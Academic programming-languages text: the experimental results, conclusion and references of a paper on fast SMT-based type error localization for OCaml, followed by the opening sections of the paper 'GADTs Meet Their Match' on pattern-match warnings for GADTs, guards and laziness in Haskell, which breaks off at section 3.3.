Since we lacked an appropriate corpus of larger ill-typed user written programs, we generated ill-typed programs from the source code of the GRASShopper tool [27]. We chose GRASShopper because it contains non-trivial code that mostly falls into the OCaml fragment supported by EasyOCaml. For our experiments, we took several modules from the GRASShopper source code and put them together into four programs of 1000, 1500, 2000, and 2500 lines of code, respectively. These modules include the core data structures for representing the abstract syntax trees of programs and specification logics, as well as complex utility functions that operate on these data structures. We included comments when counting the number of program lines. However, comments were generally scars. The largest program with 2500 lines comprised 282 top-level `let` definitions and 567 `let` definitions in total. We then introduced separately five distinct type errors to each program, obtaining a new benchmarks suite of 20 programs in total. We introduced common type mismatch errors such as calling a function or passing an argument with an incompatible type.

All of our timing experiments were conducted on a 3.60GHz Intel(R) Xeon(R) machine with 16GBs of RAM.

Student benchmarks. In our first experiment, we collected statistics for finding a single minimum error source in the the student benchmarks with our iterative algorithm and the naive algorithm from [24]. We measured the number of typing constraints generated (Fig. 4), the execution times (Fig. 5), and the number of expansions and iterations taken by our algorithm (Table 1). The benchmark suite of 356 programs is broken into 8 groups according to the number of lines of code in the benchmark. The first group includes programs consisting of 0 and 50 lines of code, the second group includes programs of size 50 to 100, and so on.

Figure 4 shows the statistics for the total number of generated typing assertions. By typing assertions we mean logical assertions, encoding the typing constraints, that we pass to the weighted MaxSMT solver. The number of typing assertions roughly corre-

sponds to the sum of the total number of locations, constraints attached to each location due to copying, and the number of well typed `let` definitions. All 8 groups of programs are shown on the x axis in Figure 4. The numbers in parenthesis indicate the number of programs in each group. For each group and each approach (naive and iterative), we plot the maximum, minimum and average number of typing assertions. To show the general trend for how both approaches are scaling, lines have been drawn between the averages for each group. (All of the figures in this section follow this pattern.) As can be seen, our algorithm reduces the total number of generated typing assertions. This number grows exponentially with the size of the program for the naive approach. With our approach, this number seems to grow at a much slower rate since it does not expand every usage of a `let` variable unless necessary. These results make us cautiously optimistic that the number of assertions the iterative approach expands will be polynomial in practice. Note that the total number of typing assertions produced by our algorithm is the one that is generated in the last iteration of the algorithm.




Figure 4. Maximum, average, and minimum number of typing assertions for computing a minimum error source by naive and iterative approach




Figure 5. Maximum, average, and minimum execution times for computing a minimum error source by naive and iterative approach

The statistics for execution times are shown in Figure 5. The iterative algorithm is consistently faster than the naive solution. We

believe this to be a direct consequence of the fact that our algorithm generates a substantially smaller number of typing constraints. The difference in execution times between our algorithm and the naive approach increases with the size of the input program. Note that the total times shown are collected across all iterations.

We also measured the statistics on the number of iterations and expansions taken by our algorithm. The number of expansions corresponds to the total number of usage locations of `let` variables that have been expanded in the last iteration of our algorithm. The results, shown in Table 1, indicate that the total number of iterations required does not substantially change with the input size. We hypothesize that this is due to the fact that type errors are usually tied only to a small portion of the input program, whereas the rest of the program is not relevant to the error.

Table 1. Statistics for the number of expansions and iterations when computing a single minimum error source

	iterations			expansions		
	min	avg	max	min	avg	max
0-50	0	0.49	2	0	1.7	11
50-100	0	0.29	3	0	0.88	13
100-150	0	0.49	4	0	1.37	32
150-200	0	0.44	3	0	1.82	19
200-250	0	0.49	2	0	3.11	30
250-300	0	0.36	2	0	6.04	45
300-350	0	0.67	2	0	3.33	10
350-400	0	0	0	0	0	0

It is worth noting that both the naive and iterative algorithm compute single error sources. The algorithms may compute different solutions for the same input since the fixed cost function does not enforce unique solutions.³ The iterative algorithm does not attempt to find a minimum error source in the least number of iterations possible, but rather it expands `let` definitions on-demand as they occur in the computed error sources. This means that the algorithm sometimes continues expanding `let` definitions even though there exists a proper minimum error source for the current expansion. In our future work, we plan to consider how to enforce the search algorithm so that it first finds those minimum error sources that require less iterations and expansions.

GRASShopper benchmarks. We repeated the previous experiments on the generated GRASShopper benchmarks. The benchmarks are grouped by code size. There are four groups of five programs corresponding to programs with 1000, 1500, 2000, and 2500 lines.

Figure 6 shows the total number of generated typing assertions subject to the code size. This figure follows the conventions of Fig. 4 except that the number of constraints is given on a logarithmic scale.⁴ The total number of assertions generated by our algorithm is consistently an order of magnitude smaller than when using the naive approach. The naive approach expands all `let` defined variables where the iterative approach expands only those `let` definitions that are needed to find the minimum error source. Consequently, the times taken by our algorithm to compute a minimum error source are smaller than when using the naive one, as shown in Figure 7. Beside solving a larger weighed MaxSMT instance, the naive approach also has to spend more time generating typing assertions than our iterative algorithm. Finally, Table 2 shows the

³ Both approaches are complete and would compute identical solutions for the all error sources problem [24].

⁴ The minimum, maximum, and average points are plotted in Figures 6 and 7 for each group and algorithm, but these are relatively close to each other and hence visually mostly indistinguishable.

statistics on the number of iterations and expansion our algorithm made while computing the minimum error source. Again, the total number of iterations appears to be independent of the size of the input program.




Figure 6. Maximum, average, and minimum number of typing assertions for computing a minimum error source by naive and iterative approach for larger programs




Figure 7. Maximum, average, and minimum execution times for computing a minimum error source by naive and iterative approach for larger programs

Table 2. Statistics for the number of expansions and iterations when computing a single minimum error source for larger programs

	iterations			expansions		
	min	avg	max	min	avg	max
1000	0	0.2	1	0	0.2	1
1500	0	0.4	2	0	2.8	14
2000	0	0.6	2	0	53.8	210
2500	0	0.2	1	0	3	15

Comparison to other tools. Our algorithm also outperforms the approach by Myers and Zhang [33] in terms of speed on the same student benchmarks. While our algorithm ran always under 5 seconds, their algorithm took over 80 seconds for some programs. We also ran their tool SHerrLoc [29] on one of our GRASSHopper benchmark programs of 2000 lines of code. After approximately 3 minutes, their tool ran out of memory. We believe this is due to the exponential explosion in the number of typing constraints due to polymorphism. For that particular program, the total number of typing constraints their tool generated was roughly 200,000. On the other hand, their tool shows high precision in correctly pinpointing the actual source of type errors. These results nicely exemplify the nature of type error localization. In order to solve the problem of producing high quality type error reports, one needs to consider the whole typing data. However, the size of that data can be impractically large, making the generation of type error reports slow to the point of being not usable. One benefit of our approach is that these two problems can be studied independently. In this work, we focused on the second problem, i.e., how to make the search for high-quality type error sources practically fast.

6. Conclusion

We have presented a new algorithm that efficiently finds optimal type error sources subject to generic usefulness criteria. The algorithm uses SMT techniques to deal with the large search space of potential error sources, and principal types to abstract the typing constraints of polymorphic functions. The principal types are lazily expanded to the actual typing constraints whenever a candidate error source involves a polymorphic function. This technique avoids the exponential-time behavior that is inherent to type checking in the presence of polymorphic functions and still guarantees the optimality of the computed type error sources. We experimentally showed that our algorithm scales to programs of realistic size. To our knowledge, this is the first type error localization algorithm that guarantees optimal solutions and is fast enough to be usable in practice.

Acknowledgments

This work was in part supported by the National Science Foundation under grant CCF-1350574 and the European Research Council under the European Union's Seventh Framework Programme (FP/2007-2013) / ERC Grant Agreement nr. 306595 "STATOR".

References

- [1] A. Aiken and E. L. Wimmers. Type inclusion constraints and type inference. In *FPCA*, pages 31–41. ACM, 1993.
- [2] C. Barrett, R. Sebastiani, S. A. Seshia, and C. Tinelli. *Satisfiability Modulo Theories*, chapter 26, pages 825–885. Volume 185 of Biere et al. [5], February 2009.
- [3] C. Barrett, I. Shikanian, and C. Tinelli. An abstract decision procedure for a theory of inductive data types. *Journal on Satisfiability, Boolean Modeling and Computation*, 3:21–46, 2007.
- [4] C. Barrett, A. Stump, and C. Tinelli. The SMT-LIB standard – version 2.0. In *SMT*, 2010.
- [5] A. Biere, M. J. H. Heule, H. van Maaren, and T. Walsh, editors. *Handbook of Satisfiability*, volume 185 of *Frontiers in Artificial Intelligence and Applications*. IOS Press, February 2009.
- [6] N. Bjørner and A. Phan. ν Z: Maximal Satisfaction with Z3. In *SCSS*, 2014.
- [7] N. Bjørner, A. Phan, and L. Fleckenstein. ν Z: An Optimizing SMT Solver. In *TACAS*, 2015.
- [8] S. Chen and M. Erwig. Counter-factual typing for debugging type errors. In *POPL*, pages 583–594. ACM, 2014.
- [9] O. Chitil. Compositional explanation of types and algorithmic debugging of type errors. In *ICFP, ICFP '01*, pages 193–204. ACM, 2001.
- [10] L. Damas and R. Milner. Principal type-schemes for functional programs. In *POPL*, pages 207–212. ACM, 1982.
- [11] L. De Moura and N. Bjørner. Z3: An Efficient SMT Solver. In *TACAS*, pages 337–340. Springer-Verlag, 2008.
- [12] D. Duggan and F. Bent. Explaining type inference. In *Science of Computer Programming*, pages 37–83, 1995.
- [13] EasyOCaml. <http://easyocaml.forge.ocamlcore.org>. [Online; accessed 16-April-2015].
- [14] H. Gast. Explaining ML type errors by data flows. In *Implementation and Application of Functional Languages*, pages 72–89. Springer, 2005.
- [15] C. Haack and J. B. Wells. Type error slicing in implicitly typed higher-order languages. *Sci. Comput. Program.*, pages 189–224, 2004.
- [16] A. J. Kfoury, J. Tiuryn, and P. Urzyczyn. ML Typability is DEXTIME-Complete. In *CAAP*, pages 206–220, 1990.
- [17] B. Lerner, M. Flower, D. Grossman, and C. Chambers. Searching for type-error messages. In *PLDI*. ACM Press, 2007.
- [18] C. M. Li and F. Manyà. *MaxSAT, Hard and Soft Constraints*, chapter 19, pages 613–631. Volume 185 of Biere et al. [5], February 2009.
- [19] H. G. Mairson. Deciding ML Typability is Complete for Deterministic Exponential Time. In *POPL*, pages 382–401, 1990.
- [20] N. Narodytska and F. Bacchus. Maximum satisfiability using core-guided maxsat resolution. In *Twenty-Eighth AAAI Conference on Artificial Intelligence*, 2014.
- [21] M. Neubauer and P. Thiemann. Discriminative sum types locate the source of type errors. In *ICFP*, pages 15–26. ACM Press, 2003.
- [22] OCaml. <http://ocaml.org>. [Online; accessed 15-April-2015].
- [23] M. Odersky, M. Sulzmann, and M. Wehr. Type inference with constrained types. *TAPoS*, 5(1):35–55, 1999.
- [24] Z. Pavlinovic, T. King, and T. Wies. Finding minimum type error sources. In *OOPSLA*, pages 525–542, 2014.
- [25] Z. Pavlinovic, T. King, and T. Wies. On practical smt-based type error localization. Technical Report TR2015-972, New York University, 2015.
- [26] B. C. Pierce. *Types and programming languages*. MIT press, 2002.
- [27] R. Piskac, T. Wies, and D. Zufferey. Grasshopper. In *Tools and Algorithms for the Construction and Analysis of Systems*, pages 124–139. Springer, 2014.
- [28] J. A. Robinson. Computational logic: The unification computation. *Machine intelligence*, 6(63-72):10–1, 1971.
- [29] SHerrLoc. <http://www.cs.cornell.edu/projects/sherrloc/>. [Online; accessed 22-April-2015].
- [30] M. Sulzmann, M. Müller, and C. Zenger. Hindley/Milner style type systems in constraint form. *Res. Rep. ACRC-99-009*, University of South Australia, School of Computer and Information Science, July, 1999.
- [31] F. Tip and T. B. Dinesh. A slicing-based approach for locating type errors. *ACM Trans. Softw. Eng. Methodol.*, pages 5–55, 2001.
- [32] M. Wand. Finding the source of type errors. In *POPL*, pages 38–43. ACM, 1986.
- [33] D. Zhang and A. C. Myers. Toward general diagnosis of static errors. In *POPL*, pages 569–581. ACM, 2014.
- [34] D. Zhang, A. C. Myers, D. Vytiniotis, and S. L. P. Jones. Diagnosing type errors with class. In *PLDI*, pages 12–21, 2015.

GADTs Meet Their Match:

Pattern-Matching Warnings That Account for GADTs, Guards, and Laziness

Georgios Karachalias

Ghent University, Belgium
georgios.karachalias@ugent.be

Tom Schrijvers

KU Leuven, Belgium
tom.schrijvers@cs.kuleuven.be

Dimitrios Vytiniotis

Simon Peyton Jones
Microsoft Research Cambridge, UK
{dimitris,simonpj}@microsoft.com

Abstract

For ML and Haskell, accurate warnings when a function definition has redundant or missing patterns are mission critical. But today's compilers generate bogus warnings when the programmer uses guards (even simple ones), GADTs, pattern guards, or view patterns. We give the first algorithm that handles all these cases in a single, uniform framework, together with an implementation in GHC, and evidence of its utility in practice.

Categories and Subject Descriptors D.3.2 [Language Classifications]: Applicative (functional) languages; D.3.3 [Language Constructs and Features]: Patterns

Keywords Haskell, pattern matching, Generalized Algebraic Data Types, OUTSIDEIN(X)

1. Introduction

Is this function (in Haskell) fully defined?

```
zip :: [a] -> [b] -> [(a,b)]
zip [] [] = []
zip (a:as) (b:bs) = (a,b) : zip as bs
```

No, it is not: the call `(zip [] [True])` will fail, because neither equation matches the call. Good compilers will report missing patterns, to warn the programmer that the function is only partially defined. They will also warn about completely-overlapped, and hence redundant, equations. Although technically optional for soundness, these warnings are incredibly useful in practice, especially when the program is refactored (i.e. throughout its active life), with constructors added and removed from the data type (Section 2).

But what about this function?

```
vzip :: Vect n a -> Vect n b -> Vect n (a,b)
vzip VN VN = VN
vzip (VC x xs) (VC y ys) = VC (x,y) (vzip xs ys)
```

where the type `Vect n a` represents lists of length `n` with element type `a`. `Vect` is a Generalised Algebraic Data Type (GADT):

```
data Vect :: Nat -> * -> * where
```

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784748>

```
VN :: Vect Zero a
VC :: a -> Vect n a -> Vect (Succ n) a
```

Unlike `zip`, function `vzip` is *fully* defined: a call with arguments of unequal length, such as `(vzip VN (VC True VN))`, is simply ill-typed. Comparing `zip` and `vzip`, it should be clear that only a *type-aware* algorithm can correctly decide whether or not the pattern-matches of a function definition are exhaustive.

Despite the runaway popularity of GADTs, and other pattern-matching features such as view patterns and pattern guards, no production compiler known to us gives accurate pattern-match overlap and exhaustiveness warnings when these features are used. Certainly our own compiler, GHC, does not; and nor does OCaml. In this paper we solve the problem. Our contributions are these:

- We characterise the challenges of generating accurate warnings in Haskell (Section 2). The problem goes beyond GADTs! There are subtle issues concerning nested patterns, view patterns, guards, and laziness; the latter at least has never even been noticed before.
- We give a type-aware algorithm for determining missing or redundant patterns (Sections 3 and 4). The algorithm is parameterised over an oracle that can solve constraints: both type constraints and boolean constraints for guards. Extending the oracle allows us to accommodate type system extensions or improve the precision of the reported warnings *without* affecting the main algorithm at all.
The central abstraction in this algorithm is the compact symbolic representation of a set of values by a triple $(\Gamma \vdash u \triangleright \Delta)$ consisting of an environment Γ , a syntactic value abstraction u and a constraint Δ (Section 4.1). The key innovation is to include the constraints Δ to refine the set of values; for example $(x:\text{Int} \vdash \text{Just } x \triangleright x > 3)$ is the set of all applications of `Just` to integers bigger than 3. This allows us to handle GADTs, guards and laziness uniformly.
- We formalise the correctness of our algorithm (Section 5) with respect to the Haskell semantics of pattern matching.
- We have implemented our algorithm in GHC, a production quality compiler for Haskell (Section 6). The new implementation is of similar code size as its predecessor although it is much more capable. It reuses GHC's existing type constraint solver as an oracle.
- We demonstrate the effectiveness of the new checker on a set of actual Haskell programs submitted by GHC users, for whom inaccurate warnings were troublesome (Section 7).

There is quite a bit of related work, which we discuss in Section 8.

2. The Challenges That We Tackle

The question of determining exhaustiveness and redundancy of pattern matching has been well studied (Section 8), but almost exclusively in the context of purely structural matching. In this section we identify three new challenges:

- The challenge of GADTs and, more generally, of patterns that bind arbitrary existential type variables and constraints (Section 2.2).
- The challenge of laziness (Section 2.3).
- The challenge of guards (Section 2.4).

These issues are all addressed individually in the literature but, to our knowledge, we are the first to tackle all three in a single unified framework, and implement the unified algorithm in a production compiler.

2.1 Background

Given a function definition (or case expression) that uses pattern matching, the task is to determine whether any clauses are missing or redundant.

Missing clauses. Pattern matching of a sequence of clauses is *exhaustive* if every well-typed argument vector matches one of the clauses. For example:

```
zip [] [] = []
zip (a:as) (b:bs) = (a,b) : zip as bs
```

`zip` is not exhaustive because there is a well-typed call that does not match any of its clauses; for example `zip [] [True]`. So the clause `zip [] (b:bs) = e` is *missing*.

Redundant clauses. If there is no well-typed value that matches the left hand side of a clause, the right hand side of the clause can never be accessed and the clause is *redundant*. For example, this equation would be redundant:

```
vzip VN (VCons x xs) = ....
```

Since the application of a partial function to a value outside its domain results in a runtime error, the presence of non-exhaustive pattern matches often indicates a programmer error. Similarly, having redundant clauses in a match is almost never intentional and indicates a programmer error as well. Fortunately, this is a well-studied problem[1, 14–16, 30, 33]: compilers can detect and warn programmers about these anomalies. We discuss this related work in Section 8.

However, Haskell has moved well beyond simple constructor patterns: it has overloaded literal patterns, guards, view patterns, pattern synonyms, and GADTs. In the rest of this section we describe these new challenges, while in subsequent sections we show how to address them.

2.2 The Challenge of GADTs

In recent years, Generalized Algebraic Data Types (GADTs, also known as guarded recursive data types [37], first-class phantom types [4], etc.) have appeared in many programming languages, including Haskell [23, 25], OCaml [10] and Ω mega [28]. Apart from the well-studied difficulties they pose for type inference, GADTs also introduce a qualitatively-new element to the task of determining missing or redundant patterns. As we showed in the Introduction, only a *type-aware* algorithm can generate accurate warnings.

Indeed, although GADTs have been supported by the *Glasgow Haskell Compiler* (GHC) since March 2006 [23], the pattern match check was never extended to take account of GADTs, resulting

in many user bug reports. Although there have been attempts to improve the algorithm (see tickets¹ #366 and #2006), all of them are essentially *ad-hoc* and handle only specific cases.

This matters. GHC warns (wrongly) about missing patterns in the definition of `vzip`. Programmers often try to suppress the warning by adding a third fall-through clause:

```
vzip _ _ = error "Inaccessible branch"
```

That suppresses the warning but at a terrible cost: if you modify the data type (by adding a constructor, say), you would hope that you would get warnings about missing cases in `vzip`. But no, the fall-through clause covers the new constructors, so GHC stays silent. At a stroke, that obliterates one of the primary benefits warnings for missing and redundant clauses: namely, their support during software maintenance and refactoring, perhaps years after the original code was written.

Moreover, GADTs are special case of something more general: *data constructors that bind arbitrary existential type variables and constraints*. For example:

```
data T a where
  MkT :: (C a b, F a ~ G b) => a -> b -> T a
```

where `C` is a type class and `F` and `G` are type functions. Here the constructor `MkT` captures an existential type variable `b`, and binds the constraints `(C a b, F a ~ G b)`. In the rest of the paper we draw examples from GADTs, but our formalism and algorithm handles the general case.

2.3 The Challenge of Laziness

Haskell is a lazy language, and it turns out that laziness interacts in an unexpectedly subtle way with pattern matching checks. Here is an example, involving two GADTs:

```
data F a where      data G a where
  F1 :: F Int        G1 :: G Int
  F2 :: F Bool       G2 :: G Char

h :: F a -> G a -> Int
h F1 G1 = 1
h _ _ = 2
```

Given `h`'s type signature, its only well-typed non-bottom arguments are `F1` and `G1` respectively. So, is the second clause for `h` redundant? No! Consider the call `(h F2 ⊥)`, where `⊥` is a diverging value, or an error value such as `(error "urk")`. Pattern matching in Haskell works top-to-bottom, and left-to-right. So we try the first equation, and match the pattern `F1` against the argument `F2`. The match fails, so we fall through to the second equation, which succeeds, returning 2.

Nor is this subtlety restricted to GADTs. Consider:

```
g :: Bool -> Bool -> Int
g _ False = 1
g True False = 2
g _ _ = 3
```

Is the second equation redundant? It certainly *looks* redundant: if the second clause matches then the first clause would have matched too, so `g` cannot possibly return 2. The right-hand side of the second clause is certainly dead code.

Surprisingly, though, *it is not correct to remove the second equation*. What does the call `(g ⊥ True)` evaluate to, where `⊥` is a looping value? Answer: the first clause fails to match, so we attempt to match the second. That requires us to evaluate the first argument

¹ Tickets are GHC bug reports, recorded through the project's bug/issue tracking system: ghc.haskell.org/trac/ghc.

of the call, \perp , which will loop. But if we omitted the second clause, $(g \perp \text{True})$ would return 3.

In short, even though the right-hand side of the second equation is dead code, the equation cannot be removed without (slightly) changing the semantics of the program. So far as we know, this observation has not been made before, although previous work [16] would quite sensibly classify the second equation as non-redundant (Section 8).

The same kind of thing happens with GADTs. With the same definitions for F and G, consider

```
k :: F a -> G a -> Int
k F1 G1 = 1
k _   G1 = 2
```

Is the second equation redundant? After all, anything that matches it would certainly have matched the first equation (or caused divergence if the first argument was \perp). So the RHS is definitely dead code; k cannot possibly return 2. But removing the second clause would make the definition of k inexhaustive: consider the call $(k \text{ F2 } \perp)$.

The bottom line is this: if we want to report accurate warnings, we must take laziness into account. We address this challenge in this paper.

2.4 The Challenge of Guards

Consider this function:

```
abs1 :: Int -> Int
abs1 x | x < 0    = -x
      | otherwise = x
```

This function makes use of Haskell’s boolean-valued *guards*, introduced by “|”. If the guard returns *True*, the clause succeeds and the right-hand side is evaluated; otherwise pattern-matching continues with the next clause.

It is clear to the reader that this function is exhaustive, but not so clear to a compiler. Notably, *otherwise* is not a keyword; it is simply a value defined by *otherwise* = *True*. The compiler needs to know that fact to prove that the pattern-matching is exhaustive. What about this version:

```
abs2 :: Int -> Int
abs2 x | x < 0    = -x
      | x >= 0    = x
```

Here the exhaustiveness of pattern-matching depends on knowledge of the properties of $<$ and \geq . In general, the exhaustiveness for pattern matches involving guards is clearly undecidable; for example, it could depend on a deep theorem of arithmetic. But we would like the compiler to do a good job in common cases such as *abs1*, and perhaps *abs2*.

GHC extends guards further with *pattern guards*. For example:

```
append xs ys
| []      <- xs = ys
| (p:ps) <- xs = p : append ps ys
```

The pattern guard matches a specified expression (here *xs* in both cases) against a pattern; if matching succeeds, the guard succeeds, otherwise pattern matching drops through to the next clause. Other related extensions to basic pattern matching include literal patterns and *view patterns* [9, 32].

All these guard-like extensions pose a challenge to determining the exhaustiveness and redundancy of pattern-matching, because pattern matching is no longer purely structural. Every real compiler must grapple with this issue, but no published work gives a systematic account of how to do so. We do so here.




Figure 1: Algorithm Outline

3. Overview of Our Approach

In this section we describe our approach in intuitive terms, showing how it addresses each of the three challenges of Section 2. We subsequently formalise the algorithm in Section 4.

3.1 Algorithm Outline

The most common use of pattern matching in Haskell is when a function is defined using multiple *clauses*:

$$\begin{aligned} f \, p_{11} \dots p_{1n} &= e_1 && \text{Clause 1} \\ &\dots && \\ f \, p_{m1} \dots p_{mn} &= e_m && \text{Clause } m \end{aligned}$$

From the point of view of pattern matching, the function name “*f*” is incidental: all pattern matching in Haskell can be regarded as a sequence of clauses, each clause comprising a pattern vector and a right hand side. For example, a *case* expression also has multiple clauses (each with only one pattern); a Haskell pattern matching lambda has a single clause (perhaps with multiple patterns); and so on.

In Haskell, pattern matching on a sequence of clauses is carried out top-to-bottom, and left-to-right. In our function *f* above, Haskell matches the first argument against p_{11} , the second against p_{12} and so on. If all n patterns in the first clause match, the right hand side is chosen; if not, matching resumes with the next clause. Our algorithm, illustrated in Figure 1, works in the same way: it analyses the clauses one by one, from top to bottom. The analysis *patVectProc* of an individual clause takes a compact symbolic representation of the vector of argument values that are possibly submitted to the clause, and partitions these values into three different groups:

- C* The values that are *covered* by the clause; that is, values that match the clause without divergence, so that the right-hand side is evaluated.
- D* The values that *diverge* when matched against the clause, so that the right-hand side is not evaluated, but neither are any subsequent clauses matched.
- U* The remaining *uncovered* values; that is, the values that fail to match the clause, without divergence.

As illustrated in Figure 1, the input to the first clause represents all possible values, and each subsequent clause is fed the uncovered

values of the preceding clause. For example, consider the function `zip` from the Introduction:

```
zip [] [] = []
zip (a:as) (b:bs) = (a,b) : zip as bs
```

We start the algorithm with $C_0 = \{_ _ \}$, where we use “ $_$ ” to stand for “all values”. Processing the first clause gives:

$$\begin{aligned} C_1 &= \{\square \square\} \\ D_1 &= \{\perp _, \square \perp\} \\ U_1 &= \{\square (_:_), (_:_) _ \} \end{aligned}$$

The values that fail to match the first clause, and do so without divergence, are U_1 , and these values are fed to the second clause. Again we divide the values into three groups:

$$\begin{aligned} C_2 &= \{(_:_) (_:_)\} \\ D_2 &= \{(_:_) \perp\} \\ U_2 &= \{\square (_:_), (_:_) \square\} \end{aligned}$$

Now, U_2 describes the values that fail to match either clause. Since it is non-empty, the clauses are not exhaustive, and a warning should be generated. In general we generate three kinds of warnings:

1. If the function is defined by m clauses, and U_m is non-empty, then the clauses are non-exhaustive, and a warning should be reported. It is usually helpful to include the set U_m in the error message, so that the user can see which patterns are not covered.
2. Any clause i for which C_i and D_i are both empty is redundant, and can be removed altogether.
3. Any clause i for which C_i is empty, but D_i is not, has an inaccessible right hand side even though the equation cannot be removed. This is unusual, and deserves its own special kind of warning; again, including D_i in the error message is likely to be helpful.

Each of C , U , and D is a set of *value abstractions*, a compact representation of a set of value vectors that are covered, uncovered, or diverge respectively. For example, the value abstraction $(_:_) \square$ stands for value vectors such as

```
(True: [])      []
(False: (True: [])) []
```

and so on. Notice in D_1, D_2 that our value abstractions must include \perp , so that we can describe values that cause matching to diverge.

3.2 Handling Constraints

Next we discuss how these value abstractions may be extended to handle GADTs. Recall `vzip` from the Introduction

```
vzip :: Vect n a -> Vect n b -> Vect n (a,b)
vzip VN      VN      = VN
vzip (VC x xs) (VC y ys) = VC (x,y) (vzip xs ys)
```

What do the uncovered sets U_i look like? Naively they would look like that for `zip`:

$$\begin{aligned} U_1 &= \{VN (VC _ _), (VC _ _) _ \} \\ U_2 &= \{VN (VC _ _), (VC _ _) VN \} \end{aligned}$$

To account for GADTs we add *type constraints* to our value abstractions, to give this:

$$U_1 = \{VN (VC _ _) \triangleright (n \sim Zero, n \sim Succ \ n2), (VC _ _) _ \triangleright (n \sim Succ \ n2)\}$$

Each value tuple abstraction in the set now comes with a type equality constraint (e.g. $n \sim Succ \ n2$), and represents values of the specified syntactic shape, *for which the equality constraint is*

satisfiable at least for some substitution of its free variables. The first abstraction in U_1 has a constraint that is *unsatisfiable*, because n cannot simultaneously be equal to both `Zero` and `Succ n2`. Hence the first abstraction in U_1 represents the empty set of values and can be discarded. Discarding it, and processing the second clause gives

$$U_2 = \{(VC _ _) VN \triangleright (a \sim Succ \ n, a \sim Zero)\}$$

Again the constraint is unsatisfiable, so U_2 is empty, which says that the function is exhaustive.

We have been a bit sloppy with binders (e.g. where is $n2$ bound?), but we will tighten that up in the next section. The key intuition is this: *the abstraction $u \triangleright \Delta$ represents the set of values whose syntactic shape is given by u , and for which the type constraint Δ is satisfied.*

3.3 Guards and Oracles

